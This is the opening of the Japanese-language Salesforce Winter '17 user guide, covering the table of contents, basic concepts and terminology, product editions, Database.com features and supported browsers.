Salesforce を使って成功する方法

ユーザガイド, Winter '17



@salesforcedocs

最終更新日: 2016/08/19

本書の英語版と翻訳版で相違がある場合は英語版を優先するものとします。

© Copyright 2000–2016 salesforce.com, inc. All rights reserved. Salesforce およびその他の名称や商標は、salesforce.com, inc. の登録商標です。本ドキュメントに記載されたその他の商標は、各社に所有権があります。

目次

Salesforce の基礎 . . . 3
Salesforce とは? . . . 4
新規ユーザとしての使用開始 . . . 34
お客様のニーズに合わせた設定 . . . 44
モバイルデバイスでの作業 . . . 87
リレーションおよびレコードを含むデータの管理 . . . 124
検索機能を使用した情報の検索 . . . 191
レポートの実行 . . . 219
UI 要素、レコード、および項目へのアクセス権 . . . 230

組織の Lightning Experience の評価とロールアウト . . . 232
Lightning Experience が特別な理由 . . . 233
Lightning Experience が Salesforce 組織に適しているかどうかの判断 . . . 235
Lightning Experience への移行 . . . 250
Lightning Experience の操作方法 . . . 258
Lightning Experience の考慮事項 . . . 273
Lightning Experience 情報センター . . . 312

Salesforce 組織の設定および管理 . . . 317
Salesforce を試す . . . 318
Salesforce ロールアウトの計画 . . . 320
Salesforce での会社の設定 . . . 322
ユーザ管理 . . . 515
データの Salesforce へのインポート . . . 753
Salesforce からバックアップデータをエクスポートする . . . 849
Force.com データのキャッシュ . . . 862
Salesforce での重複レコードの管理 . . . 865
Salesforce 組織の保護 . . . 906
組織の監視 . . . 1180
ユーザのモバイルデバイスでの作業の有効化 . . . 1213
インストール済みパッケージ . . . 1328

顧客への営業 . . . 1355
Salesforce を使用した営業のさらなる成功 . . . 1355
営業先の人および組織の管理 . . . 1356
キャンペーンおよびリードの生成 . . . 1514
活動、商談、および商品の管理 . . . 1598
Work.com によるパフォーマンスの向上 . . . 1701
見積の作成と契約の文書化 . . . 1728

顧客の注文書の管理と追跡 1737
売上予測 1751
複数のチャネルによる営業 1799
Salesforce インテグレーションメールの使用 1843
Microsoft® メールアプリケーション内での Salesforce の操作 1906
Google カレンダー™ から Salesforce への予定の同期 (ベータ) 1964
Voice による電話の発着信 1965

販売ツールの設定および管理 1970
セールス機能の設定および管理 1970
ユーザの営業先の人および組織の管理 1972
販売のオプションの設定 2122
Salesforce インテグレーションメールの設定 2335
Microsoft® Email または Google Calendar™ アプリケーションから Salesforce を操作するためのユーザ設定 2385
Voice の設定 2465
Work.com の設定 2470
Work.com 機能の管理 2505

顧客のサポート 2530
Service Cloud 2530
顧客からの問い合わせの履歴管理 2532
顧客からの問い合わせの解決 2561
サービス契約の作成と確認 2649
ナレッジへのアクセス 2668
統合ヘルプデスクの使用 2705
ソーシャルカスタマーサービスの使用 2761

カスタマーサポートツールの設定および管理 2768
サポート管理者の皆さん、ようこそ 2768
顧客チャネルの設定 2768
サポートエージェントの操作性の設定 3057
コンタクトセンターの自動化 3100
エンタイトルメントとサービス契約の追加 3130
Field Service ハブの設定 3189
知識ベースの追加 3259
記事、アンサー、アイデアのカテゴリへの分類 3366
ケースチームおよびキュー 3389
ソーシャルカスタマーサービスの追加 3396
サポート活動のレポート 3466

すべてのユーザとのコラボレーション 3470
社内でのコラボレーション 3470

パートナーおよび顧客とのコラボレーション 3708
その他のリソース 3711

Salesforce Communities の設定および管理 3713
Salesforce コミュニティの概要 3713
実装の計画 3714
コミュニティの設定および管理 3715
コミュニティセキュリティおよび認証 3809
デザインとページ管理 3816
コミュニティテンプレート 3827
コミュニティビルダーを使用したテンプレートのカスタマイズ 3832
コミュニティ管理 3878
コミュニティレポート 3945
コミュニティに関するユーザの教育 3952

コラボレーションツールの設定および管理 3972
Salesforce Chatter 3973
Salesforce Files 4018
Salesforce Files Sync 4019
Salesforce Files Connect 4024
Chatter デスクトップ 4055
Salesforce CRM Content 4061
Google Apps 4090
その他のリソース 4102

分析 4104
Wave Analytics 4104
レポートとダッシュボード 4527

Salesforce コンソールを使用したセールスとサービスの合理化 4836
Salesforce コンソール 4836
Salesforce コンソールの制限事項 4837
Salesforce コンソールの設定 4839
Salesforce コンソールのカスタマイズ 4886
Salesforce コンソールの使用 4896

Salesforce ポイント & クリック管理者の皆さん、ようこそ 4945
オブジェクト管理設定の検索 4945
Salesforce 組織のカスタマイズ 4948
オブジェクト、データ、および項目の拡張 5037
ビジネスプロセスの自動化 5333
Web サイトの作成 5682
組織の範囲の拡張 5953

アプリケーションの作成 6175
カスタムモバイルアプリケーションの作成 6194

コードを使用した Salesforce の拡張 6213
Salesforce 開発者の皆さん、ようこそ 6213
Salesforce 開発ツール 6213
コード 6214
デバッグ 6504
テスト 6548
リリース 6559

Sandbox からの機能強化のリリース 6561
Salesforce インテグレータ、開発者およびシステム管理者の皆さん、ようこそ 6561
Sandbox の設定と管理 6562
変更点のリリース 6581

アプリケーションのパッケージ化および配布 6612
パッケージ化と配布の概要 6612
パッケージの使用 6613
アプリケーションの配布 6694
アプリケーションの登録者のサポート 6719

Health Cloud 6723
Health Cloud を使用した患者ケアでのコラボレーションと連携 6723
ケアコンソールのカスタマイズ 6760

Financial Services Cloud 6787
Financial Services Cloud へようこそ 6787
Financial Services Cloud の管理 6802

Salesforce の制限 6811
一般的な Salesforce の制限 6811
管理およびサポートの制限 6823
コラボレーションの制限 6848
コミュニティの制限 6853
機能の制限 6858

用語集 6872

Salesforce ドキュメントへようこそ



Salesforce の一般的な機能



設定とセキュリティ



分析

Wave Analytics

レポートとダッシュボード



Salesforce1 モバイルアプリケーション



Sales Cloud

顧客への営業

販売ツールの設定および管理



Marketing Cloud



Service Cloud



コミュニティと Chatter

コミュニティの設定および管理

すべてのユーザとのコラボレーション

コラボレーションツールの設定および管理



開発



機能有効化

一般的なリソース

- リリースノート (最新リリース)
- 詳細な Salesforce ユーザガイド

- Trailhead 対話型学習モジュール
- 信頼とコンプライアンスに関するドキュメント

Salesforce の基礎

Salesforce をお選びいただき誠にありがとうございます。Salesforce は、カスタマーリレーションの管理、他のシステムとのインテグレーション、さらには独自のアプリケーション開発まで行うクラウドコンピューティングサービスです。ここでは、Salesforce の製品とエディションを理解するための主要な概念を紹介し、自分をユーザとして設定する方法について説明します。基本的な Chatter 機能の使用、レポートの実行、Salesforce での必要な情報やレコードの検索など、Salesforce で実行する一般的な作業に関する情報も含まれています。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

Salesforce とは?

Salesforce は、カスタマーリレーションの管理、他のシステムとのインテグレーション、さらには独自のアプリケーション開発まで行うサービスを提供します。

新規ユーザとしての使用開始

Salesforce の新規ユーザですか?新規ユーザとして設定すると、アプリケーションの使用をすぐに開始できます。

お客様のニーズに合わせた設定

設定オプションを使用して、Salesforce の操作性をカスタマイズします。使いやすいように表示を設定し、情報を保護し、他のユーザに自分のプレゼンスを知らせます。

モバイルデバイスでの作業

Salesforce では、場所を問わず、複数のモバイルアプリケーションの接続状態を保ち、生産性を維持することができます。

リレーションおよびレコードを含むデータの管理

Salesforce データの多くは、個々のレコードに保存され、オブジェクト内で編成されます。たとえば、取引先オブジェクトは、すべての取引先レコードを提供します。Acme 社という取引先がある場合、Acme の取引先レコードを作成して使用します。

検索機能を使用した情報の検索

Salesforce の検索では、情報をすばやく見つけることができます。検索は、Salesforce サイト、Salesforce1 モバイルアプリケーション、Salesforce プラットフォームで構築されたカスタム検索実装で使用できます。

レポートの実行

レポートを実行するには、[レポート] タブでレポートを探し、そのレポート名をクリックします。ほとんどのレポートは、レポート名をクリックすると自動的に実行されます。すでにレポートを表示している場合、[レポート実行]をクリックしてすぐに実行するか、実行のスケジュールを設定します。Lightning Experience の [レポート実行] ボタンはレポートを保存した後にのみ表示されます。

UI 要素、レコード、および項目へのアクセス権

Salesforce システム管理者は、会社のデータを保護するためにさまざまな領域をカスタマイズできます。Professional Edition、Enterprise Edition、Performance Edition、Unlimited Edition、および Developer Edition の組織のユーザは、同僚と個別にレコードを共有して、自分のデータに対する他のユーザのアクセス権を制御できます。

Salesforce とは?

Salesforce は、カスタマーリレーションの管理、他のシステムとのインテグレーション、さらには独自のアプリケーション開発まで行うサービスを提供します。

Salesforce には、次の製品およびサービスがあります。

Salesforce アプリケーション

Salesforce には、営業活動の自動化からパートナーリレーション管理、マーケティング、カスタマーサービスに及ぶカスタマーリレーション管理 (CRM) のための各種アプリケーション (「アプリ」) が組み込まれています。

Force.com Platform

Force.com プラットフォームは最初のサービスプラットフォーム (PaaS) で、開発者はこれを利用してさまざまな種類のビジネスアプリケーションをソフトウェアを使用せずに完全にオンデマンドで作成できます。プラットフォームに搭載されたポイントアンドクリック操作の使いやすいカスタマイズツールを使用すれば、プログラミング経験のないユーザでも、独自のビジネス要件を満たすソリューションを作成できます。

AppExchange

AppExchange は、Salesforce の顧客、開発者、パートナーが作成したクラウドアプリケーションを数多く提供するマーケットプレイスです。アプリケーションの多くは無料で使用でき、すべてのアプリケーションが Salesforce に事前に統合されているため、ユーザはこれらの機能を簡単かつ効率よく追加できます。

Salesforce.com コミュニティ

Salesforce では、製品を使用して成功していただけるよう、トレーニング、サポート、コンサルティング、行動、ベストプラクティス、およびディスカッションボードをご用意しています。「Salesforce.com コミュニティ」を参照してください。

エディション

使用可能なエディション: Salesforce Classic

使用している Salesforce エディションによって、使用可能な機能が異なります。

主要な概念と用語

Salesforce の使用に慣れてきたら、主要な概念と用語を理解することをお勧めします。これらは、製品の操作やドキュメントの参照、サービスプロフェッショナルとのやりとりの中で頻繁に登場します。ここに挙げた概念は、Salesforce のしくみを理解するのに役立ちます。また、用語を知ると、主要コンポーネントに関する理解が深まります。

Salesforce エディション

Salesforce で提供している製品とサービスのバンドルは複数あり、それぞれが異なるビジネスニーズのセットに合わせて調整されています。

その他の Salesforce エディション

一部の Salesforce Edition はもう販売されていません。引き続き Contact Manager Edition、Group Edition、Personal Edition、Performance Edition、または Database.com Edition の組織を使用することも、現在販売されているエディション (Professional Edition、Enterprise Edition、Unlimited Edition、Developer Edition) のいずれかを購入することもできます。

Database.com 機能リスト

このリストに記載されている Salesforce 機能は、Database.com でも使用できます。このリストと機能のエディションテーブルを組み合わせて使用することで、Database.com にも適用される Salesforce ヘルプのトピックを見つけることができます。

サポートされるブラウザ

Salesforce 用にサポートされるブラウザは、Salesforce Classic または Lightning Experience のどちらを使用しているかによって異なります。

ヒント集と実装ガイド

主要な概念と用語

Salesforce の使用に慣れてきたら、主要な概念と用語を理解することをお勧めします。これらは、製品の操作やドキュメントの参照、サービスプロフェッショナルとのやりとりの中で頻繁に登場します。ここに挙げた概念は、Salesforce のしくみを理解するのに役立ちます。また、用語を知ると、主要コンポーネントに関する理解が深まります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: すべてのエディション

概念

概念	定義
クラウド	Salesforce で、商品の販売、顧客のサポート、同僚とのコラボレーションなど、特定種別の活動の実行に役立つ機能の緩やかなインテグレーションを示す名前。よく使用される例として *Service Cloud* や *Sales Cloud* があります。
クラウドコンピューティング	ブラウザを介してサインアップ、ログインするインターネットベースのサービスを可能にする技術。Salesforce は、サービスをクラウドで提供しています。その他のよく知られたクラウドコンピューティングサービスとして、Google Apps や Amazon.com などがあります。
サービスとしてのソフトウェア (SaaS)	従来の手段 (ディスク上など) ではなく、クラウドでサービスとして提供されるソフトウェア。ダウンロードやインストールは不要で、更新は自動的に行われます。
信頼	可能な限り最も安全、高速で、信頼性の高いクラウドベースのサービスを構築し、提供するための Salesforce の全社的なコミットメントを示す用語。 `trust.salesforce.com` は、お客様の成功を促進するために作成されたシステム状況 Web サイトで、Salesforce ユーザとコミュニティは、主要なシステムコンポーネントすべてに関するリアルタイムおよび過去のシステムパフォーマンス情報と更新、インシデントレポート、およびメンテナンススケジュールにアクセスできます。 `trust.salesforce.com` は、Salesforce コミュニティのメンバーであれば誰でも無料で使用できます。

用語

用語	定義
App	アプリケーションの短縮形。特定のビジネスニーズに対応するタブ、レポート、ダッシュボード、Visualforce ページなどのコンポーネントの集合です。Salesforce では、セー

用語	定義
	ルスおよびコールセンターなど、カスタマイズできる標準アプリケーションを提供しています。お客様のニーズに合わせてこれらの標準アプリケーションをカスタマイズできます。
エディション	Salesforce 製品およびサービスのバンドルのいずれか。エディションは複数あり、それぞれが異なるビジネスニーズのセットに合わせて調整されています。すべての Salesforce エディションでデザインは同じですが、機能と価格はそれぞれ異なります。
オブジェクト	Salesforce に保存可能な特定種別の情報の定義。たとえば、ケースオブジェクトを使用して、顧客からの問い合わせに関する情報を保存できます。オブジェクトごとに、組織には複数の特定のレコードがあります。 Salesforce には、多くの標準オブジェクトが用意されていますが、カスタムオブジェクトを作成することもできます。
組織	ライセンスユーザセットが定義された Salesforce の導入。組織には、データとアプリケーションのすべてが含まれます。
レコード	取引先責任者、取引先、商談など (オブジェクトで表される) 特定種別の特定項目に関する情報が保存される項目の集合。たとえば、佐藤次郎さんに関する情報を保存する取引先責任者レコードや、佐藤次郎さんからのトレーニングへの問い合わせに関する情報を保存するケースレコードなどです。
リリース	Salesforce は、1 年に 3 回、新製品や新機能をリリースします。リリースはカレンダー年と季節 (Winter、Spring、Summer) で識別されます。たとえば、Winter '15 などです。 Salesforce リリースのたびに、Salesforce リリースノートで、正式リリースまたはベータリリースされる新機能と新製品、および既存の機能と製品へのすべての変更について説明されます。リリースノートを見つけるには、Salesforce オンラインヘルプで「リリースノート」を検索してください。
Salesforce	Salesforce クラウドコンピューティング CRM サービスの名前。
Salesforce	会社名。

Salesforce エディション

Salesforce で提供している製品とサービスのバンドルは複数あり、それぞれが異なるビジネスニーズのセットに合わせて調整されています。

これらのバンドルはエディションと呼ばれ、デザインは同じですが、機能と価格はそれぞれ異なります。たとえば、エンタープライズテリトリー管理は、Sales Cloud が付属する Enterprise Edition と Unlimited Edition の組織では使用できますが、Professional Edition 組織では使用できません。最初は基本的なエディションを使用し、ビジネスの成長に合わせてアップグレードしているお客様もいます。

Salesforce ヘルプでは、一部のエディションにのみ含まれる機能を含め、正式リリースされている機能のすべてについて説明しています。現在のエディションで機能が使用可能かどうかを調べるには、Salesforce ヘルプでその機能を検索し、その機能に関するいずれかのトピックで、冒頭部分にある「使用可能なエディション」表を確認してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Unlimited** Edition、および **Developer** Edition

Professional Edition

このエディションは、CRM の全機能を必要とするビジネス向けに設計されています。Professional Edition には、簡単で使いやすいカスタマイズ、インテグレーション、および管理ツールが含まれており、中小規模のリリースを容易に進めることができます。

Enterprise Edition

このエディションは、大規模で複雑なビジネスのニーズに応えるために設計されています。Professional Edition 組織では、Enterprise Edition で使用可能なすべての機能に加え、高度なカスタマイズおよび管理ツールで大規模なリリース環境をサポートできます。Enterprise Edition には、Web サービス API へのアクセスも含まれているため、バックオフィスシステムとも容易に統合できます。

Unlimited Edition

このエディションは、Force.com プラットフォームを通して最大限の成功をもたらし、その成功を企業全体に広げる Salesforce のソリューションです。Unlimited Edition ユーザは、あらゆる情報をオンデマンドで管理して共有する、これまでにない柔軟性を備えたプラットフォームの効果が得られます。Unlimited Edition には、Enterprise Edition のすべての機能に加え、プレミアサポート、モバイルのフルアクセス、無制限のカスタムアプリケーションが含まれるほか、ストレージ制限が緩和されています。

Developer Edition

このエディションでは、Force.com プラットフォームと API にアクセスできます。Developer Edition 組織では、開発者が Salesforce システムを拡張し、他のアプリケーションと統合して、新しいツールやアプリケーションを開発できます。Developer Edition では、Enterprise Edition の組織で使用できる機能の多くにアクセスできます。

メモ: Developer Edition 組織では、テクニカルサポートは提供されません。Force.com 開発者 Web サイト (developer.salesforce.com) で、登録ユーザが使用可能な開発者コミュニティメッセージボードから助言を求めることができます。Developer Edition のドキュメントは、テクニカルライブラリから入手できます。

各エディションとその機能の比較表は、Salesforce の価格とエディションのページを参照してください。

関連トピック:

Salesforce Mobile 製品の比較

その他の Salesforce エディション

エディション

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Personal** Edition、**Performance** Edition、および **Database.com** Edition

一部の Salesforce Edition はもう販売されていません。引き続き Contact Manager Edition、Group Edition、Personal Edition、Performance Edition、または Database.com Edition の組織を使用することも、現在販売されているエディション (Professional Edition、Enterprise Edition、Unlimited Edition、Developer Edition) のいずれかを購入することもできます。

メモ: Lightning Experience は、Contact Manager Edition、Personal Edition、または Database.com Edition の組織では使用できません。

Contact Manager Edition

このエディションは、中小企業を対象に、取引先、取引先責任者、活動、カレンダー、メモと添付ファイル、レポートなど、主な取引先責任者管理機能へのアクセスを提供するために設計されています。Contact Manager Edition には、簡単で使いやすいカスタマイズオプションも用意されています。

Group Edition

このエディションは、ユーザ数が限られた小規模ビジネスやワークグループ向けに設計されています。Group Edition ユーザは、販売サイクルの開始から商談の完了まで、カスタマーサービスやサポートを通して顧客を管理できます。Group Edition では、取引先、取引先責任者、商談、リード、ケース、ダッシュボード (参照のみ)、およびレポートにアクセスできます。

Personal Edition

このエディションは、個々の営業担当者やその他の単一ユーザ向けに設計された CRM ソリューションです。Personal Edition は、取引先、取引先責任者、Microsoft Outlook® との同期など、主な取引先責任者管理機能へのアクセスを提供します。また、営業担当者に商談などの販売ツールも提供します。

メモ: 2009 年 6 月より後に購入された Personal Edition 組織は、商談にアクセスできません。

Performance Edition

このエディションは、驚異的な成長を推進し、新たなレベルの顧客満足度を達成し、ソーシャルおよびモバイル分野での営業とサービスの成果を最大限に活かす必要があるお客様向けに設計されています。Performance Edition 組織には、Unlimited Edition の全機能に加え、Data.com Clean で対象を絞ったリードと顧客のデータ、Work.com のコーチングおよびフィードバックツール、Identity の信頼できる ID サービスなどが含まれています。日本、シンガポール、および韓国のお客様には、Data.com 以外のすべての Performance Edition 機能が含まれた Performance Edition Limited を提供しています。

Database.com

Database.com は、モバイル、ソーシャルエンタープライズの各アプリケーションのデータを保存するように設計されたマルチテナントクラウドデータベースサービスです。Database.com は、任意の言語で作成して、任意のプラットフォームまたはモバイルデバイスで実行するアプリケーションのバックエンドデータベースとして使用できます。Database.com に組み込まれているソーシャルコンピューティングインフラストラクチャと高度な REST ベースの API のネイティブサポートにより、従業員向けのネイティブのモバイルアプリケーションとソーシャルアプリケーションを作成できます。

Salesforce ユーザは、カスタムオブジェクトの作成、セキュリティの管理、Force.com プラットフォームと API を使用したデータのインポートなどの作業を実行するときに、すでに Database.com を使用しています。他の言語、プラットフォーム、デバイスを利用するアプリケーションを作成する開発者向けに、Database.com のスタンドアロンバージョンも提供されています。

Database.com 固有のドキュメントは提供されません。Salesforce ドキュメントおよび Database.com でサポートされる機能のリストを使用してください。このリストは、Database.com に適用される Salesforce ドキュメントの主題を示します。また、Database.com で機能が使用可能な場合、すべての機能のエディション表に Database.com が含まれます。Salesforce ヘルプ、リリースノート、ワークブック、および API、Apex、SOQL、SOSL の開発者ガイドを使用します。

関連トピック:

Salesforce エディション

Database.com 機能リスト

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition

このリストに記載されている Salesforce 機能は、Database.com でも使用できます。このリストと機能のエディションテーブルを組み合わせて使用することで、Database.com にも適用される Salesforce ヘルプのトピックを見つけることができます。

ここに記載されている Salesforce 機能は、Database.com でも使用できます。これらの機能は、一般的な製品エリアごとに編成されています。一部の機能は、API を介してのみ使用できます。次に、各機能が記載されている場所を示します。

管理

- 監査履歴
- 組織情報
- 代理管理者および別名でログイン
- 拡張プロファイル管理
- 項目レベルセキュリティ
- ログイン履歴
- 一括移行
- 新規プロファイル UI
- 権限セット
- プロファイル

Apex (Database.com でサポートされている機能のライブラリのみを使用できる)

API

- API クライアント
- Bulk API
- データローダ
- メタデータ API
- Chatter REST API
- Web サービス API によるデータ複製
- Web サービス API による参照
- Web サービス API による更新

アプリケーションライフサイクル管理

- 変更セット

Chatter

- Chatter で所有するレコードのフォローを停止する機能
- @メンション (API のみ)
- Chatter の活動と影響
- Chatter 設定のカスタマイズ
- フィード追跡
- フィード
- ファイル (API のみ)
- グループレイアウト
- グループトリガおよびグループメンバートリガ
- グループ
- ハッシュタグおよびトピック
- クイックアクション
- フィードのリッチリンクプレビュー
- フィードコメントおよびフィード項目のトリガ

コンテンツ

カスタム設定

顧客ドメイン

データ

- カスタムオブジェクトのレコードを一括移行する機能
- データローダ

宣言型アプリケーションビルダーおよびカスタムスキーマ

カスタムオブジェクトおよび項目

- Force.com
- 数式項目
- リッチテキストエリア
- 積み上げ集計項目
- 入力規則

開発者ツール

- Force.com IDE

ディビジョン

拡張プロファイルユーザインターフェース

- 有効化
- 項目レベルセキュリティ

- 項目/オブジェクト権限
- オブジェクトおよびタブ設定 – オブジェクトのみ
- Search
- システム権限
- アプリケーション権限の表示と編集
- ログイン時間帯の表示と編集
- ログイン IP 範囲の表示と編集
- サービスプロバイダのアクセス権の表示と編集
- プロファイルの一覧表示

項目アクセス許可 (カスタムオブジェクト)

項目の連動関係マトリックス

Fileforce

ローカライズおよびグローバリゼーション

- マルチ通貨
- タイムゾーン

私の個人情報

- 私のパスワード変更
- 個人情報の編集
- ログインアクセスの許可 ([有効化リンクを送信] ボタン)

オフライン

- Force.com Flex Desktop アプリケーション
- Force.com Flex Web アプリケーション

権限セット

- 権限を検索する機能
- 表示、編集、および作成

プロファイルリストビュー

- 作成
- 編集

ログイン制限

- プロファイルの時間および IP 範囲

Sandbox

- Developer Sandbox (追加料金)
- Full Copy Sandbox (追加料金)
- Setup Only Sandbox (追加料金)

検索

- 個人タグ

- 公開タグ

セキュリティ

- 接続アプリケーション (OAuth)
- 暗号化カスタム項目
- 一般的なセキュリティ
- Identity 機能
- インバウンドシングルサインオン
- パスワードおよびログインポリシー
- 忘れたパスワードの取得

シングルサインオン

共有

- Apex による共有管理
- 条件に基づく共有ルール
- 大規模ポータルユーザ
- 所有権に基づく共有ルール
- 公開グループ
- キュー
- ロール階層
- 共有モデルおよび共有の直接設定

トピック

- トピックおよび TopicAssignment トリガ

ユーザの設定

- 非公開グループおよび公開グループの作成と編集
- 有効化リンクを送信

ユーザ

- パスワードのリセット
- ユーザの管理
- ロールの管理
- ユーザの行動の監視 (ログインおよびトレーニング)
- パスワードのリセット
- ロールの項目
- ロールリストページ
- パスワードの有効期限の設定
- ログイン制限の設定

[公開グループ] 関連リストの表示

ウィークリーエクスポート

ワークフロー

- アウトバウンドメッセージ (ルール適用時のアクションと時間ベースのアクションの両方)
- 時間ベースのワークフロー (ワークフローキュー)
- ワークフロー項目自動更新およびアウトバウンドメッセージ
- ワークフロールール

サポートされるブラウザ

Salesforce 用にサポートされるブラウザは、Salesforce Classic または Lightning Experience のどちらを使用しているかによって異なります。

Salesforce Classic でサポートされるブラウザ

Salesforce Classic は、Microsoft® Internet Explorer® バージョン 9、10、11、Mac OS X の Apple® Safari® バージョン 8.x、Windows® 10 の Microsoft® Edge でサポートされています。また、Mozilla® Firefox® と Google Chrome™ の最新の安定バージョンでもサポートされています。いくつか制限事項があります。

Lightning Experience でサポートされるブラウザ

Lightning Experience は、Mac OS X の Apple® Safari® バージョン 8.x および 9.x、Windows® 10 の Microsoft® Edge でサポートされています。また、Mozilla® Firefox® と Google Chrome™ の最新の安定バージョンでもサポートされています。Microsoft® Internet Explorer® バージョン 11 は Summer '16 以降は廃止されます。Microsoft® Internet Explorer® バージョン 9 ～ 10 を使用している場合、Salesforce Classic にリダイレクトされます。いくつか制限事項があります。

ドキュメントおよびオンライントレーニングコースを表示するプラグインの取得

Salesforce PDF ドキュメントおよびオンライントレーニングコースの表示に必要なプラグインをダウンロードします。

キーボードショートカットに関する説明

キーボードショートカットを使用して、Salesforce で効率的に作業できます。

Lightning Experience コンポーザウィンドウのキーボードショートカット

キーボードショートカットを使用すると、Lightning Experience コンポーザウィンドウで効率的に作業できます。コンポーザウィンドウを開いて、ToDoの作成、メモ取り、活動の記録などを行うことができます。キーボードショートカットを使用して、コンポーザ内の項目間や、同時に開かれている複数のコンポーザウィンドウ間を容易に移動できます。

Internet Explorer の設定

Internet Explorer を使用する場合は、Salesforce でサポートされている最新バージョンを使用することをお勧めします。すべての Microsoft ソフトウェア更新を適用してください。

Firefox の設定

Firefox での Salesforce の動作を最適にするには、ブラウザにいくつかの設定を行う必要があります。

Salesforce Classic でサポートされるブラウザ

Salesforce Classic は、Microsoft® Internet Explorer® バージョン 9、10、11、Mac OS X の Apple® Safari® バージョン 8.x、Windows® 10 の Microsoft® Edge でサポートされています。また、Mozilla® Firefox® と Google Chrome™ の最新の安定バージョンでもサポートされています。いくつか制限事項があります。

エディション

Salesforce Classic を使用可能なエディション: すべてのエディション

メモ: モバイルブラウザでの Salesforce Classic の使用はサポートされていません。モバイルデバイスで作業をする場合は、代わりに Salesforce1 アプリケーションを使用することをお勧めします。Salesforce1 でサポートされるモバイルブラウザについては、「Salesforce1 モバイルアプリケーションの要件」(ページ 97)を参照してください。

Microsoft Edge

Salesforce Classic では、Windows 10 の Microsoft Edge がサポートされています。次の制限があります。

- Microsoft Edge の HTML ソリューションエディタは、Salesforce ナレッジではサポートされていません。
- Microsoft Edge は、開発者コンソールではサポートされていません。
- Microsoft Edge は、CTI Toolkit バージョン 4.0 以降を使用して作成された Salesforce CRM Call Center ではサポートされていません。

Microsoft Internet Explorer バージョン 9、10、11

Internet Explorer を使用する場合は、Salesforce でサポートされている最新バージョンを使用することをお勧めします。すべての Microsoft ソフトウェア更新を適用してください。次の制限があります。

- Salesforce フルサイトは、標準キーボードおよびマウス入力が可能な Windows 8 および 8.1 搭載タッチ対応ラップトップの Internet Explorer 9、10、11 でのみサポートされます。タッチが主要な操作手段であるモバイルデバイスやタブレットではサポートされていません。代わりに Salesforce1 モバイルブラウザアプリケーションを使用してください。
- Internet Explorer 11 の HTML ソリューションエディタは、Salesforce ナレッジではサポートされていません。
- Internet Explorer での互換モードと互換表示はいずれもサポートされていません。
- Internet Explorer 10 の Metro バージョンはサポートされません。
- Internet Explorer 11 は、開発者コンソールではサポートされていません。
- Internet Explorer 11 は、CTI Toolkit バージョン 4.0 以降を使用して作成された Salesforce CRM Call Center ではサポートされていません。
- セルフサービスのコミュニティテンプレートでは、Internet Explorer 9 以降でデスクトップユーザが、Internet Explorer 11 以降でモバイルユーザがサポートされています。
- Internet Explorer 9 は Salesforce Wave Analytics ではサポートされていません。
- Internet Explorer 9 および 10 は、Lightning アプリケーションビルダーではサポートされていません。
- Internet Explorer 9 ユーザには、ブラウザベースのスペルチェックがありません。
- フィードコメントへのファイルのドラッグアンドドロップは Internet Explorer ではサポートされていません。

設定の推奨事項については、「Internet Explorer の設定」(ページ 19)を参照してください。

メモ: Salesforce Classic での Microsoft® Internet Explorer® バージョン 7 および 8 のサポートは、Summer '15 をもって終了しています。

Mozilla Firefox の最新の安定バージョン

Salesforce は Firefox の最新バージョンのテストおよびサポートに努めています。

- Mozilla Firefox は、セルフサービスのコミュニティテンプレートのデスクトップユーザに対してのみサポートされています。

設定の推奨事項については、「Firefox の設定」 (ページ 20)を参照してください。

Google Chrome の最新の安定バージョン

Chrome では自動的に更新が適用されます。Salesforce は、最新バージョンのテストおよびサポートに努めています。Chrome の設定に関する推奨事項はありません。

Chrome は、以下ではサポートされていません。

- [コンソール] タブ (Salesforce コンソールはサポート対象)

Mac OS X の Apple Safari バージョン 8.x および 9.x

Safari の設定に関する推奨事項はありません。iOS の Apple Safari は、Salesforce フルサイトではサポートされていません。

Safari は、以下ではサポートされていません。

- Salesforce コンソール
- バージョン 4.0 より前の CTI Toolkit を使用して作成された Salesforce CRM Call Center
- Salesforce Wave Analytics

Wave Analytics でサポートされるブラウザ

ブラウザサポートは、Microsoft Internet Explorer バージョン 10 と 11、および Mozilla Firefox と Google Chrome の最新の安定バージョンで使用できます。

すべてのブラウザに関する推奨事項と要件

- すべてのブラウザに対して、JavaScript、Cookie、TLS 1.2 を有効にします。TLS 1.2 が使用できない場合、TLS 1.1 を有効にします。TLS 1.1 または TLS 1.2 をサポートしていないブラウザの場合、TLS 1.0 が無効化されると、Salesforce にアクセスできなくなります。無効化は、Sandbox 組織については 2016 年 6 月、本番組織については 2017 年前半にスケジュールされていますが、確定ではありません。
- すべての Salesforce 機能をサポートするために必要な最小画面解像度は 1024×768 です。画面解像度がそれより低い場合、レポートビルダーやページレイアウトエディタなどの Salesforce 機能が正しく表示されない可能性があります。
- Apple Safari または Chrome を使用している Mac OS ユーザは、システム設定の［スクロールバーを表示］が [常に] に設定されていることを確認してください。
- 一部のサードパーティ Web ブラウザプラグインと拡張は、Chatter の機能に干渉する可能性があります。Chatter が正常に機能しなかったり、整合性のない動作をする場合は、Web ブラウザのプラグインと拡張を無効にしてから、もう一度試してみてください。

Salesforce の一部の機能や、一部のデスクトップクライアント、ツールキット、およびアダプタには、独自のブラウザ要件があります。以下に例を示します。

- Internet Explorer は、次の機能を唯一サポートしているブラウザです。

  - 標準差し込み印刷
  - Windows Mobile デバイスへの Salesforce Classic Mobile のインストール
  - Connect Offline
- 高度なページレイアウトエディタで最適な操作性を得るには、Firefox を使用します。
- 8 GB の RAM を搭載したマシンの Salesforce コンソールで最適な操作性を得るには、Chrome を使用します。
- Chatter で複数のファイルをアップロードする場合には、ブラウザ要件も適用されます。

Lightning Experience でサポートされるブラウザ

Lightning Experience は、Mac OS X の Apple® Safari® バージョン 8.x および 9.x、Windows® 10 の Microsoft® Edge でサポートされています。また、Mozilla® Firefox® と Google Chrome™ の最新の安定バージョンでもサポートされています。Microsoft® Internet Explorer® バージョン 11 は Summer '16 以降は廃止されます。Microsoft® Internet Explorer® バージョン 9 ～ 10 を使用している場合、Salesforce Classic にリダイレクトされます。いくつか制限事項があります。

エディション

Lightning Experience を使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

